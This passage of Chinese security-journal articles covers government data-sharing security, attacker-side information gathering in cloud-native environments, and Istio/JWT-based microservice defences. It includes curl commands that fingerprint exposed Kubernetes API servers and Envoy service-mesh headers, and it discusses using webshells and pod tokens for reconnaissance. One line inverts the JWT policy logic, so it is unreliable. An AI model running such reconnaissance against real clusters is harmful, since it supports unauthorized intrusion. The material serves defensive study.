依托国家数据共享交换平台体系,各地区、各部分按照要求,规范接入并进行数据共享交换,现有规模下的信息资源共享交换频度已经达到了每周数亿条以上。在全国各部门、各省市地区资源共享交换平台完成建设并与国家平台对接后,共享交换规模更大,将会面临更大的安全防护与管理挑战。目前,一方面,由于国家数据共享交换平台和各省地市级数据共享交换平台在平台技术体制、数据共享方式等方面不统一,缺乏规范约束,导致数据共享交换平台的可扩展性不佳,阻碍了全国性政务信息资源共享交换体系的建立;另一方面,各地区、各部门的安全防护水平参差不齐,数据安全保护的力度各不相同,各类系统接入交换平台后,数据安全和系统安全问题存在叠加和放大的可能性,局部被入侵后的风险扩散可能导致数据共享交换平台整体的安全问题,进而引起共享资源数据被窃取、篡改,共享业务应用被非授权访问,数据资源滥用等问题。

1.2 数据汇聚后相应的敏感程度提高,数据泄露导致的危害加大

政务信息资源是国家的重要资产,国家数据共享交换平台体系建立后,会形成高频度的数据共享交换或大规模数据资源汇聚,各类原先敏感程度不高的数据共享与汇集后形成的数据集,其资源价值提升、敏感程度也会提高,数据安全保护的策略也需要动态变化,这就对数据保护策略与措施带来新的挑战。如果对汇聚后的数据安全级别判断不足,数据保护强度不够,发生数据资源泄露,产生的危害将远远大于原本分散的数据资源泄露带来的风险。

1.3 数据共享过程中安全责任主体增多,无法有效对数据确权

在政务信息资源共享过程中,数据可能留存于提供方、使用方、平台服务方,如果发生数据泄露,责任难以界定。国发〔2016〕51 号文件提出“谁主管,谁提供,谁负责”原则和“谁经手,谁使用,谁管理,谁负责”的原则,对数据提供方和使用方有原则性的要求,但在安全责任确定的实际操作方面还存在困难。在当前的数据共享交换体系下,还缺乏数据确权、数据使用监管,以及数据共享激励的技术和管理措施。数据提供方对其提供共享的数据资源及其权益缺乏监管能力,共享后的数据也存在被非授权再次共享和使用的可能性,带来数据使用和权益管理的风险。

2. 政务信息资源共享安全对策建议

(1)制定国家政务信息资源安全共享交换标准体系,加强平台安全、数据共享交换安全,提高政务治理安全防护水平

需要建立国家政务信息资源安全共享交换标准体系,制定覆盖政务数据共享交换全过程的系列标准,实现数据交换格式规范化、共享交换模型规范化、共享交换工具规范化、共享交换接口规范化、安全防护要求规范化、数据确权和溯源技术标准化,形成安全共享交换标准体系,有效解决政务数据共享平台应用扩展问题、安全防护参差不齐问题,以及数据汇聚带来的安全风险增大问题,支撑国家数据共享的安全运行和高效率应用扩展。

需要针对国家政务信息资源共享交换,建立共享交换平台整体和规范的安全保障体系,在满足等级保护要求基础上,统一国家和地方各级数据共享交换平台的安全防护架构,完善各地区、各部门接入系统的安全要求。

需要建立政务信息资源的数据分类分级标准,对政务信息资

源进行分类和分级保护，规范数据共享各参与方的数据安全防护能力要求，避免因安全防护强度不足导致敏感数据泄露风险，同时也避免因过度防护影响数据的共享使用。通过采用数据分级保护策略，将安全措施融入政务数据共享交换的全生命周期中。

需要强化政务信息资源共享数据流转监管，对国家政务数据共享交换体系的共享交换业务态势进行全局感知，对数据汇聚程度进行态势呈现，对海量数据共享交换的安全风险进行分析并提供预警，保障国家政务信息资源共享交换体系的持续安全运行，降低数据汇聚后的安全风险；强化共享数据流转监测和审计，使得数据“留存在哪里”“流转去哪里”全程可见；加强数据共享的资源登记、申请、审批等全过程的记录，提升数据确权和确责能力。

（2）建立和完善管理机制，规范和指导各部门、各地区政务信息资源共享使用和安全管理

遵循《数据安全法》的要求，需要制定政务信息共享数据安全管理办法，规范参与共享的国务院部门和省地市加强政务信息资源共享建设、应用和安全管理，指导和督促各地区、各部门建设和接入数据共享交换平台时落实相应的管理机制。明确数据安全管理主体及职责；明确数据安全管理机制，包括数据安全的管理组织架构、管理制度和流程、数据安全管理责任人、归口管理机制、安全事件应急处置机制、数据安全检查和监督管理机制、责任追究机制等，保障政务信息共享交换安全有序，更好更有效地发挥数据价值，提升治理能力和公共服务水平。

（3）建立政务数据安全共享交换保障体系，持续推动数据安全共享交换，促进数据共享安全生态建立

需要强化组织保障，开展数据安全共享交换相关的政策、战略、计划制定，并提供资金保障;建议成立数据安全共享交换执行机构，包括安全共享业务协调机构和技术指导机构，落实国家数据安全共享交换标准的制定、宣贯和培训，持续推进数据安全共享交换工作的开展。

需要促进数据安全生态的建立。通过推动数据共享安全防护和安全服务能力建设，形成以各类企业为主体，产学研管用共同参与的数据安全共享生态圈；通过出台相应的数据共享交换安全测评和共享激励机制，规范和激励各方对数据的安全共享和利用，保护、实现和扩展数据价值，保障数据价值驱动的数据安全生态有序发展；通过对生命周期各阶段数据价值挖掘与利用，激励生态圈中各类实体不断提升数据安全能力和数据价值的利用与增值能力，实现信息共享与安全保障的融合发展。

3. 总结

依托全国一体化大数据中心，打通数据共享经脉，国家共享交换平台已经成为各级政府部门统筹推进数据共享、支撑“数据多跑路”的必要通道，为促进“纵横联动”和“放管服”改革提供了有力支撑。政务数据共享交换以“三同步原则”，促进安全与业务深度融合，实现安全共享交换，提升电子政务安全保障能力，为政务数字化转型保驾护航。

深入浅出云原生环境信息收集技术（一）

绿盟科技 创新中心&星云实验室 阮博男

摘要：信息收集在攻击和防御两端都是非常重要的一环，优质的信息收集成果是后续工作顺利展开的首要条件。然而，信息的琐碎性和云原生本身的复杂组成为云原生环境下的信息收集工作带来了一定挑战。本系列文章将分享体系化的云原生环境信息收集思路和方法。

关键词：云原生安全 信息收集技术 云原生控制面 元数据

信息收集在攻击和防御两端都是非常重要的一环。从宏观的角度来说，大多数信息相关的工作都可以看作信息收集和信息处理交替进行的循环。优质的信息收集成果是后续工作顺利展开的首要条件。《孙子兵法》有云:“故善战人之势,如转圆石于千仞之山者,势也。”在掌握了充足信息后，攻防工作将“如转圆石于千仞之山”。

然而，信息的琐碎性和云原生本身的复杂组成为云原生环境下的信息收集工作带来了一定挑战。有些朋友也许会说，这有何难？比如，执行 uname -a 命令，就能收集到内核信息。没错，信息收集确实是一步步进行、一项项完成的。但是，如果只是想当然地进行，收集到的信息难免陷于凌乱琐碎，也很可能不全面。

对此，笔者结合在攻、防两端积累的经验，希望与大家探讨四个问题：

（1）站在攻击者视角，云原生环境下的信息收集方式有哪些？

（2）站在攻击者视角，云原生环境下的信息分类维度有哪些？

（3）站在攻击者视角，收集到的云原生环境信息有什么价值？

（4）站在攻击者视角，有没有可能阻碍或影响防守者收集信息？

就“信息收集”这个话题而言，毫无疑问，防守者是占尽天时地利的，无论是能够收集到的信息种类、规模，还是信息收集开始的时间、收集信息所需的权限，都远远在攻击者之上。防守者更需要关注的是如何使用、分析收集到的信息。因此，我们从攻击者的角度出发进行探讨。这并不意味着防守方不需要关注，相反，只有对攻击者的技术了然于胸，才能更好地识别攻击行为、判定攻击意图。

作为本系列的第一篇文章，本文将展开讨论第一个问题：站在攻击者视角，云原生环境下的收集信息方式有哪些？

注：文中案例相关操作均在实验环境中进行，相关技术仅供研究交流，请勿应用于未授权的渗透测试。

1. 站在攻击者视角，云原生环境下的信息收集方式有哪些

思路重在“有章可循”。先有一个点，再进行发散。信息收集方式通常与攻击场景紧密相关。在云原生环境下，攻击场景

通常有三种：

（1）攻击从远程发起。远程发起的攻击十分常见，例如通过存在未授权访问漏洞的 Kubernetes API Server 或 Docker Daemon 执行命令。

（2）攻击从容器内发起。容器内发起的攻击通常属于一次渗透测试的后渗透阶段——它的前提是获得了容器内某种权限的 Shell，或者是 Container as a Service（以下简称 CaaS）的场景——攻击者本身就是容器服务的“客户”。

（3）依托于镜像的软件供应链攻击。包括“镜像漏洞利用”和“镜像投毒”等，《云原生安全：攻防实践与体系构建》第三章对此进行了详细介绍。

相应地，信息收集方式主要也是这三种，与攻击场景相伴而生。让我们一起看一下。

1.1 通过远程交互收集信息

综合来看，云原生环境中开放的远程服务主要有两类：云原生控制面服务和容器化业务服务。远程交互，顾名思义，网络可达就行，别无限制。收集到的信息数量和价值主要取决于目标的访问控制机制。

1.1.1 从云原生控制面服务收集信息

如前所述，如果遇到存在未授权访问漏洞的 Kubernetes API Server，不费吹灰之力即可控制整个云原生集群；如果目标设置了合理的访问控制机制，则获取到的有价值信息将大大减少，但也并非毫无所得。例如，许多 Kubernetes API Server 允许匿名用户访问部分 API endpoints。在下面的示例中，攻击者通过访问 /version，获得了目标 Kubernetes 的版本号：

```
rambo@t-matrix:~$ curl -k https://1.1.1.1:6443/version
{
  "major": "1",
  "minor": "16",
  "gitVersion": "v1.16.2",
  "gitCommit": "c97fe5036ef3df2967d086711e6c0c405941e14b",
  "gitTreeState": "clean",
  "buildDate": "2019-10-15T19:09:08Z",
  "goVersion": "go1.12.10",
  "compiler": "gc",
  "platform": "linux/amd64"
}
```

通过版本匹配，攻击者能够判断目标 Kubernetes 可能存在哪些漏洞，从而进一步利用，这便是版本信息的价值。

即使目标设置了非常严格的访问控制，攻击者通常也能够获得一些信息。例如，即使访问 /version 失败，根据失败信息我们能够得知目标是一个 Kubernetes 集群，从而利用 Kubernetes 的背景知识，去探测其他 Kubernetes 控制面服务端口（如 kubelet、etc 等）。

1.1.2 从容器化业务服务收集信息

大多数情况下，就信息收集而言，容器化与非容器化业务服务没有显著不同之处，收集到的信息均与业务服务（如 Web 服务、数据库服务等）本身强相关。关于这些信息的收集方法，安全社区已经有很多总结，本文不再展开讲述。

然而，许多业务在云原生化的过程中，其自身架构或部署形态也会发生变化，引入微服务治理（如服务网格）、API 治理（如 API 网关）的特征。这些特征有时是有价值的信息，提供了承载业务的云原生环境的一些线索，同样值得收集。例如，如果我们发现与服务交互的 HTTP 返回头中包含了 x-envoy- 开头的项，可以推测该服务处于一个由 Istio/Envoy 进行服务网格管理的云原生环境中。其中，x-envoy-peer-metadata-id 更是包含了服务所在的 Pod、Pod 的内部 IP 和 Kubernetes 命名空间等重要信息 [1]：

```
rambo@t-matrix:~$ curl -k https://1.1.1.1 -vv 2>&1 | grep x-envoy-peer-metadata-id
< x-envoy-peer-metadata-id: sidecar~2.2.2.2~PodName.Namespace~Namespace.svc.cluster.local
```

事实上，网络空间测绘的关键步骤之一就是通过远程交互收集信息。我们通过测绘发现，Istio、Envoy 和 Kong 等云原生治理程序都会给被治理的业务服务添加一个或多个特征，这些特征对于探索业务网络拓扑具有积极意义。

1.2 在容器内收集信息

能够在容器内执行命令收集信息，说明攻击者此时已经获得了容器内某种权限的 Shell，多见于针对云原生环境渗透测试的后渗透阶段。例如，攻击者事先通过 Web 服务文件上传漏洞上传了一个 Webshell。除此之外，云服务商提供的 CaaS 也允许攻击者作为用户直接创建并访问容器。

1.2.1 容器内通过本地操作收集信息

虽然起点不同，但这两个场景中攻击者的目的是类似的：突破容器到宿主机或其他容器。不过，两个场景下攻击者拥有的初始权限可能不同。随着人们安全意识的增强，许多容器化业务已经采用 Rootless Container 部署，业务进程本身以低权限用户（如 www-data）运行，这通常也是攻击者获得的 Webshell 的权限。然而，作为 CaaS 用户，攻击者通常可以拥有容器内 root 权限。与前文介绍的访问控制机制类似，容器内权限大小对于容器内信息收集也有影响。但是，本文并不单独讨论权限问题给信息收集工作带来的影响，而是倡导一种“因地制宜”的随机应变能力。

“在容器内收集信息”或许是不少朋友看到本文标题后想到的第一个场景。没错，从容器内部能够收集到当前环境的大量信息。《容器逃逸技术概览》[2] 中曾介绍过通过判定 /.dockerenv 文件是否存在来推断是否处于 Docker 创建的容器环境等手法，就是典型的容器内信息收集。

1.2.2 容器内通过网络交互收集信息

与前文介绍的远程交互方式相比，容器内的网络交互对于攻击者来说具有独特优势。因此，我们将这部分内容放在这里，强调“容器内”，而不是在前面一起介绍。这种优势主要在于两个方面：

（1）访问内部网络。容器拥有云原生集群的内部 IP，默认配置下还会有 CAP_NET_RAW 权限，攻击者可以通过网络扫描等方式摸清集群内部网络拓扑，发现有价值的服务，某些场景下甚至能够访问到节点主机的元数据服务。这种网络可达的优势是值得重视的，外部攻击者通常需要借助 SSRF 等手段才能达到相同的目的。

（2）获得一定权限。云原生集群的容器内可能会有某种形式的访问凭证，如 Pod 携带的 Service Account token 等。利用此 token 可以向 Kubernetes API Server 发起访问，纵使权限很小，至少不再是“匿名访问”，能够访问 /version 获得版本信息。

1.3 基于镜像收集信息

近年来，软件供应链安全事件频发，人们的重视程度也日渐提高。容器从镜像创建而来，就像进程从程序创建而来一样。因此，依托于镜像，攻击者能够收集到许多有价值的信息，方式主要有两种：

（1）利用镜像和镜像仓库收集信息。有时，攻击者在容器中的权限是有限的，无法读写关键文件及其元数据。如果能够获取到目标环境使用的镜像甚至找到其公开的镜像仓库，就能够分析其镜像组件的脆弱性，找到突破口。

（2）利用特殊镜像收集运行时环境信息。由于 runC 等容器运行时的设计问题，攻击者能够通过在目标环境部署特殊镜像来获取环境中的容器运行时二进制程序文件，进而获得版本信息，发现潜在脆弱性。《容器运行时信息收集技术介绍》[3] 一文对该技术进行了详细介绍。

2. 总结

本文是“深入浅出云原生环境信息收集技术”系列的开篇，帮助大家梳理了云原生环境下常见的信息收集方式。有了这些知识作为基础，我们就能够逐渐展开讨论如何在云原生环境下体系化地收集琐碎复杂的信息。以攻促防，知攻知防。一起来守护云原生安全。

参考文献

[1] https://github.com/neargle/slidefiles/blob/main/2020%20CIS%20-%20Attack%20in%20a%20Service%20Mesh%20-%20Public.pptx.pdf.

[2] https://mp.weixin.qq.com/s/_GwGS0cVRmuWEetwMesauQ.

[3] https://mp.weixin.qq.com/s/kY4GAoTW99NbJa4dgnPuzg.

云原生应用安全防护思考（二）

绿盟科技 创新中心&星云实验室 浦明

摘要：本文为云原生应用安全防护系列的第二篇，也是终篇，笔者主要针对微服务架构下的应用安全、Serverless 安全提出一些防护见解及思考，希望能为各位读者带来帮助。

关键词：安全防护 云原生应用 API 安全 Serverless 安全 微服务应用安全

1. 微服务架构下的应用安全

针对第 50 期《关于云原生应用，这些安全风险了解一下》（以下简称风险篇）一文中对云原生应用的新风险分析，我们可以看出应用的微服务化带来的新风险主要包含数据泄露、未授权访问、被拒绝服务攻击，那么相应的防护也应从以上三方面去考虑，笔者通过调研和一些实践发现使用传统的防护方法是可行的，但当服务随业务的增多而逐渐增多时，传统的防护方法由于需要开发人员进行大量配置而变得非常复杂。例如，用户的应用部署在 Kubernetes 上，该应用包含上百个服务，当我们做访问控制时可以依托 Kubernetes 的 RBAC 机制对目的服务进行授权，进而我们就需要依赖 Kubernetes 的 API 以完成配置，每次配置都会耗费一定时间，因此需要大量服务授权时，开发者往往感到力不从心，为解决诸如以上服务治理带来的难题，我们可以使用微服务治理框架进行相应防护，笔者在 2018 年发表的《Service Mesh 实践之 Istio 初体验》[1] 文章中对什么是 Service Mesh 及 Istio 的基本概念进行了相应介绍，从中可以看出 Istio 目前已成为第二代微服务治理框架的代表，因而笔者认为 Istio 的安全防护能力可以基本覆盖微服务应用的安全范畴。事实上，笔者在 2019 年发表的《Istio 系列一：Istio 的认证授权机制分析》[2] 一文中也对 Istio 的安全机制进行了介绍，不过当时 Istio 处于较早期版本，虽然与目前最新版本的 Istio 在功能实现上稍有不同，但底层原理几乎未变，可供各位读者参考。

综上所述，笔者认为面向微服务架构下的应用安全，可以采用传统的防护方式或微服务治理框架进行防护，具体的防护方法可以包含以下几方面。

认证服务。由于攻击者在进行未授权访问前首先需要通过系统的认证，因而确保认证服务的有效性非常重要，尤其在微服务应用架构下，服务的不断增多将会导致其认证过程变得更为复杂。

授权服务。授权服务是针对未授权访问风险最直接的防护手段，微服务应用架构下，由于服务的权限映射相对复杂，因而会导

致授权服务变得更难。

数据安全防护。与第 50 期风险篇中分析数据安全防护的必要性一样，但微服务应用架构下，服务间通信不仅使用 HTTP 协议，还会使用 gRPC 协议等，这是我们需要注意的地方。

其他防护。除了上述防护方法之外，微服务治理框架与 API 网关 /WAF 可以结合进行深度防护。例如，可以在一定程度上缓解微服务环境中被拒绝服务攻击的风险。

1.1 认证服务

微服务架构下，服务可以采用 JWT 或基于 Istio 的认证方式，下面笔者将分别进行说明。

1.1.1 基于JWT(JSON Web Token)的认证

微服务架构下，每个服务是无状态的，传统的 session 认证方式由于服务端需要存储客户端的登录状态，因此在微服务中不再适用。理想的实现方式应为无状态登录，流程通常如下所示：

（1）客户端请求某服务，服务端对用户进行登录认证；

（2）认证通过，服务端将用户登录信息进行加密并形成令牌，最后再返回至客户端作为登录凭证；

（3）在步骤（2）之后，客户端每次请求都需携带认证的令牌；

（4）服务端对令牌进行解密，判断是否有效，若有效则认证通过，否则返回失败信息。

为了满足无状态登录，我们可通过 JWT 实现，JWT 是 JSON 风格轻量级认证和授权规范，也就是上述流程中提到的令牌，主要用于分布式场景，其使用流程如图 1 所示。




图 1 JWT 交互流程图

从图 1 我们可以看出，JWT 交互流程与上述提到的理想流程基本相似，需要注意的是，JWT 令牌中会包含用户敏感信息，为防止被绕过的可能，JWT 令牌采用了签名机制。此外，传输时需要使用加密协议。

1.1.2 基于Istio的认证

本节主要为各位读者介绍基于 Istio 的认证，在具体介绍前，我们首先为各位读者介绍 Istio 的安全架构，如图 2 所示。




图 2 Istio 安全架构图

图 2 展示了 Istio 的认证和授权两部分，Istio 的安全机制涉及诸多组件，控制平面由核心组件 Istiod 提供，其中包含密钥及证书颁发机构（CA）、认证授权策略、网络配置等；数据平面则由 Envoy 代理、边缘代理（Ingress 和 Egress）组件构成。

借助控制平面 Istiod 内置的 CA 模块，Istio 可实现为服务网格中的服务提供认证机制，该认证机制工作流程包含提供服务签名证书，并将证书分发至数据平面各个服务的 Envoy 代理中，当数据平面服务间建立通信时，服务旁的 Envoy 代理会拦截请求并采用签名证书和另一端服务的 Envoy 代理进行双向 TLS 认证，从而建立安全传输通道，保障数据安全。

下面笔者将介绍 Istio 的两种主要认证类型。

- 1.1.2.1 对等认证（Peer authentication）

传输认证是 Istio 的一种认证类型，其主要用于微服务应用架构中服务到服务的认证，从而可验证所连接的客户端。针对此类型的认证，Istio 提供了双向 TLS 解决方案，该解决方案提供以下功能 [3]：

（1）确保服务到服务间的通信安全；

（2）提供密钥管理系统，从而自动进行密钥及证书的生成、分发和轮换；

（3）为每个服务提供一个代表其角色的身份，从而实现跨集群的互操作性。

具体我们可以通过使用传输认证策略为 Istio 中的服务指定认证要求，例如命名空间级别 TLS 认证策略可以指定某命名空间下所有 Pod 间的访问均使用 TLS 加密，Pod 级别 TLS 认证策略可以指定某具体 Pod 被访问时需要进行 TLS 加密等，更多关于 Istio 的双向 TLS 解决方案内容可以参考官方文档 [4]。

- 1.1.2.2 请求级认证（Request authentication）

请求级认证是 Istio 的一种认证类型，主要用于对终端用户的认证，与传输认证的主要区别为，请求级认证主要用于验证用户请求服务时携带的凭据，而非服务到服务的认证。

请求级认证主要通过 JSON Web Token（JWT）机制实现，实现原理与前面“基于 JWT 的认证”小节中提到的内容类似，区别为 Istio 在其基础上进行了一层封装，使用户可以以 yaml 的方式

进行策略配置，用户体验更为友好。

Istio 的 JWT 认证主要依赖于 JWKS（JSON Web Key Set），JWKS 是一组密钥集合，其中包含用于验证 JWT 的公钥，在实际应用场景中，运维人员通过为服务部署 JWT 认证策略实现请求级认证，为方便理解，下面展示了 JWT 认证策略的核心部分配置：

```
issuer: https://example.com
jwksUri: https://example.com/.well-known/jwks.json
triggerRules:
- excludedPaths:
 - exact: /status/version
 includedPaths:
 - prefix: /status/
```

其中：

issuer：代表发布 JWT 的发行者。

jwksUri：JWKS 获取的地址，用于验证 JWT 的签名，jwksUri 可以为远程服务器地址，也可以为本地地址，其通常以域名或 URL 形式展现。

triggerRules（重要）：triggerRules 为使用 JWT 验证请求的规则触发列表，如果满足匹配规则就进行 JWT 验证，此参数使得服务间的认证变得弹性化，用户可以按需配置下发规则。上述策略中 triggerRules 的含义为对于任何带有“/status/”前缀的请求路径，除 /status/version 以外，都需要 JWT 认证。

当 JWT 认证策略部署完成后，外部对某服务有新的请求时，请求级认证会根据策略内容验证请求携带的令牌（Token），若与策略内容匹配则返回认证失败，反之认证成功。

1.2 授权服务

微服务架构下，授权服务可以通过基于角色的授权以及基于 Istio 的授权实现，以下笔者将分别进行说明。

1.2.1 基于角色的授权服务

基于角色的授权服务为 RBAC（Role Based Access Control），通过角色关联用户，角色关联权限的方式间接赋予用户权限。在微服务环境中作为访问控制被广泛使用，RBAC 可以增加微服务的扩展性。例如，微服务场景中，每个服务作为一个实体，若要分配服务相同的权限，使用 RBAC 时只需设定一种角色，并赋予相应权限，再将此角色与指定的服务实体进行绑定即可。若要分配服务不同的权限，只需为不同的服务实体分配不同的角色，而无须对服务具体的权限进行修改，通过这种方式不仅可以大幅提升权限调整的效率，还降低了漏调权限的概率。

如果用户选择在 Kubernetes 中部署微服务应用，则可以直接使用 Kubernetes 原生的 RBAC 策略，具体使用方式可参考官方文档[5]。

1.2.2 基于Istio的授权服务

基于前述提到的 Istio 认证机制，Istio 还提供授权机制，其主要用于对服务进行授权。在 Istio 1.4 版本之前，其授权机制依赖于 Kubernetes 的 RBAC 策略，相比 Kubernetes 的原生 RBAC 策略，Istio 对其进行了进一步的封装，可让用户直接通过 Istio 的声明式 API 对具体的服务进行授权，不过为了更好的用户体验，Istio 在其 1.6 版本中引入了 AuthorizationPolicy CRD[6]（Custom Resource Definition），相比 1.4 版本，AuthorizationPolicy CRD 带来了更多的优势，一方面该 CRD 将 RBAC 的配置变得更为简化，从而大幅提升了用户体验。另一方面该 CRD 支持更多的用例，例如对 Ingress/Egress 的支持，且不会增加复杂性。

此外，Istio 的授权模式也是基于其提供的授权策略实现的。

图 3展示了 Istio 的授权架构。




图 3 Istio 授权架构图

如图 3 所示，Istio 授权流程可以归纳总结为以下内容：

Administrator 使用 yaml 文件指定 Istio 授权策略并将其部署至 Istiod 核心组件中，Istiod 通过 API Server 组件监测授权策略变更，若有更改，则获取新的策略，Istiod 将授权策略下发至服务的 Sidecar 代理，每个 Sidecar 代理均包含一个授权引擎，在引擎运行时对请求进行授权。

以下是一个简单的 Istio 授权策略：

```
apiVersion: security.istio.io/v1beta1
kind: AuthorizationPolicy
metadata:
 name: httpbin
 namespace: foo
spec:
 selector:
  matchLabels:
   app: httpbin
   version: v1
 rules:
 - from:
  - source:
     principals: ["cluster.local/ns/default/sa/sleep"]
  to:
  - operation:
     methods: ["GET"]
  when:
  - key: request.headers[version]
     values: ["v1", "v2"]
```

可以看出，以上策略适用于 foo 命名空间下，且满足标签为 app: httpbin 和 version: v1 的目标 Pod，并设置授权规则为当访问源为“cluster.local/ns/default/sa/sleep”服务，且请求头中包含 v1 或 v2 的 version 字段时，才允许访问。默认情况下，任何与策略不匹配的请求都将被拒绝。

1.3 数据安全

如第 51 期《云原生应用安全防护思考（一）》一文中提到的，在传统应用架构中，我们可以通过安全编码、使用密钥管理系统和使用安全协议的方式防止数据泄露，在微服务应用架构中，我们可以考虑使用 Kubernetes 原生的安全机制或微服务治理框架的安全机制进行防护。

针对 Kubernetes 原生的安全机制，例如 Secret 机制，我们可以使用其进行密钥存储，从而规避了敏感信息硬编码带来的数据泄露风险，更详细的内容可以参考官方文档 [4]。

针对微服务治理框架的安全机制，如 Istio 支持服务间的 TLS 双向加密、密钥管理及服务间的授权，可以有效规避由中间人攻击或未授权访问攻击带来的数据泄露风险。

1.4 其他防护机制

通过以上介绍，我们可以看出采用微服务治理框架的防护方式可在一定程度上有效规避云原生应用的新风险，但其防护点主要针对微服务架构下应用的东西向流量，针对南北向的流量防护稍显脆弱，由于微服务架构下的应用防护应当是全流量防护，因而针对南北向所存在的问题，我们可以考虑将微服务治理框架与 API 网关和 WAF 相结合，从而提升南北向的防护能力。

本节笔者将以微服务治理框架 Istio 为例，为大家介绍 Istio 和 API 网关协同的全面防护以及 Istio 与 WAF 结合的深度防护。

1.4.1 Istio和API网关协同的全面防护

针对应用的南北流量而言，Istio 采取的解决方案为使用边缘代理 Ingress 与 Egress 分别接管用户或外界服务到服务网格内部的入 / 出站流量，Ingress 与 Egress 实则为 Istio 部署的两个 Pod，Pod 内部为一个 Envoy 代理，借助 Envoy 代理的安全 Filter 机制，在一定程度上可对恶意 Web 攻击进行相应防护，但现有的 Envoy 安全 Filter 种类相对较少，面对复杂变化场景下的 Web 攻击仍然无法应对，可行的解决方案为在服务网格之外部署一层云原生 API 网关，具体如图 4 所示。




图 4 Istio 与 API 网关结合防护图

安全功能上，云原生 API 网关可提供全方位的安全防护，例如访问控制、认证授权、证书管理、Bot 流量检测、数据丢失防护、黑白名单限制等，在这些有效防护基础之上，应用的南北向得到了控制。

此外，该解决方案的好处还在于应用内部的东西流量无须通过外部网关层，这样可以从边缘到端点进行一站式防护。

1.4.2 Istio与WAF结合的深度防护

WAF 作为一款抵御常见 Web 攻击的主流安全产品，可以有效对 Web 流量进行深度防护，并且随着云原生化概念的普及，国内外安全厂商的容器化 WAF 产品也在迅速落地，未来容器化 WAF 与 Istio 的结合将会在很大程度上提升微服务安全。

根据近期市场调研，Signal Sciences、Fortiweb、Wallarm、

Radware 这几家公司已有了各自的容器化 WAF 解决方案。值得注意的是 Signal Sciences 公司的解决方案支持 WAF 服务与 Envoy 或 Istio 结合，其设计如图 5 所示，该方案主要运用了 Envoy 的 Filter 机制，通过 External Authorization HTTP Filter 可以将流经业务容器的东西 / 南北向流量引流至 WAF 容器，从而阻断恶意请求，保护微服务的安全。




图 5 Istio 与云原生 WAF 结合防护图

此方案带来的好处是对业务入侵较小，实现较为容易、且容器化 WAF 规模不会随用户业务更改而更改。但同时也有一些弊端，比如需要单独部署容器化 WAF、Envoy 引流模块的性能问题、引流方式对 WAF 处理的延迟等。

另一种解决方案是 Radware 提出的 Kubernetes WAF 方案，该方案基于 Istio 实现，其中 WAF 被拆分为 Agent 程序和后端服务两部分，Agent 程序作为 Sidecar 容器置于 Pod 的 Envoy 容器和业务容器间，该 Sidecar 的主要作用为启动一个反向代理，以便将外部请求流量代理至 Pod 外部的 WAF 后端服务中，如图 6 所示。该套方案的好处是无须关心外部请求如何路由至 Pod，与 Istio 结合的理念更接近云原生化，实现了以单个服务为粒度的防护。但同时也存在不足，例如流量到达业务容器前经历了两跳，这在大规模并发场景下可能会影响效率。




图 6 WAF Sidecar 化示意图

此外，由于 Istio 的数据平面为微服务应用安全防护提供了引擎，而数据平面默认采取 Envoy 作为 Sidecar 代理，因此 Envoy 自身的扩展性成为了安全厂商较为关心的问题，近些年 Envoy 也在不断提升其适配性，例如 Envoy 提供 Lua 过滤器 [7] 和 Wasm 过

滤器 [8]，以便安全厂商将安全能力，例如 WAF 的能力融入 Envoy，从而对微服务应用进行防护。

2. Serverless 安全防护

2.1 Serverless 应用安全防护

